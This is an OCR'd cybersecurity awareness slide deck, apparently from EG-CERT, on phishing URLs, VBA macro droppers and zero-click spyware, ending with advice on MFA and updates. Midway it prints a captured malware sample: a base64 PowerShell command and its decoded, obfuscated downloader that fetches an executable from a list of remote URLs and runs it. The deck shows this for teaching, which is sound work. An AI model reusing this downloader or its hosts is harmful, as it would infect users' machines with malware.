
[redacted]com

EG|CERT


Fraud URL
"you guys always act like you are better than me"
VBA Macro
ZeroClick

EG|CERT

MS Documents



EG|CERT

```
JABQAHIAbwBjAE4AYQBtAGUAIAA9ACAAIgBXAGgAZQBhAGgAbQBuAGYAcABnAGEAcQBzAGUALgBlAHgAZQAiADsAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACA
AUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACIAaAB0AHQAcAA6AC8ALwAzAC
4ANgA0AC4AMgA1ADEALgAxADMAOQAvAHYAMwAvADIALwBSAGUAcQB1AGUAcwB0AHMAMAA3ADUAMgAwADAAMAAwADYANQAyAC4AZQB4AGUAIgAsACIAJABlA
G4AdgA6AEEAUABQAEQAQQBUAEEAXAAkAFAAcgBvAGMATgBhAG0AZQAiACkAOwBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAKAAiACQAZQBuAHYAOgBB
AFAAUABEAEEAVABBAFwAJABQAHIAbwBjAE4AYQBtAGUAIgApAA==
```

Output

time: 8ms
length: 883
lines: 15

```
$geujduysoad='belthaud'
[Net.ServicePointManager]::"SEcurI`T`ypRO`T`OCOl" = 'tls12, tls11, tls'
$niathriatvaol = '914'
$luugwaomfoif='xaipvauk'
$sodmeujlais=$env:userprofile+'\'+$niathriatvaol+'.exe'
$faesquieskuch='vaithpioybaof'
$maemniontaid=&('n'+'ew'+'-object') neT.WeBclIenT
$fiqumog='http://givingthanksdaily.com/cgi-bin/jHU/*http://graduategames.com/Downloads/QP/*http://grooveshack.net/wp-
includes/J9k/*http://haarwelten.com/_test/zJikECHQ/*http://fourserious.com/BRAVADO_1401_1402/sadN3/'."SP`LIt"([char]42)
$joumxeichyouchheed='neucwaifzuaf'
foreach($siymaut in $fiqumog){try{$maemniontaid."DowN`LO`A`DFILe"($siymaut, $sodmeujlais)
$nuuzkebsaud='bioptiaspiegboud'
If ((.('Get'+'-'+'Item') $sodmeujlais)."lenG`TH" -ge 37010) {([wmiclass]'win32_Process')."crEa`Te"($sodmeujlais)
$paofbirfac='liavjequnecxeik'
break
$ruuwveojyiqubauk='meugpiequ'}}catch{}}$cootjias='jiojdoip'
```

Downloading another malware on this path


URLs array to download from


EG|CERT

Zero-Click

- A zero-click attack takes advantage of vulnerabilities in software to carry out an attack without user interaction.

- Smartphones are the most common and widely-known target of zero-click attacks including SMS, social media apps.


The Hacker News
Subscribe – Get Latest News
Home
Data Breaches
Cyber Attacks
Vulnerabilities
Webinars
Expert Insights
Contact
Meta Confirms Zero-Click WhatsApp Spyware Attack Targeting 90 Journalists, Activists


Attacker
Sends
PDF
Malicious PDF
Sends to WhatsApp Group
WhatsApp
Executes
Paragon Spyware

EG|CERT


How To Protect?!

Think

EG|CERT

Verify

EG|CERT


USE MULTI FACTOR AUTHENTICATION
YOU MUST
memegenerator.net

MFA

EG|CERT


Updates

EG|CERT

EG|CERT

Q&A

Quiz



EG|CERT

EG|CERT

Thanks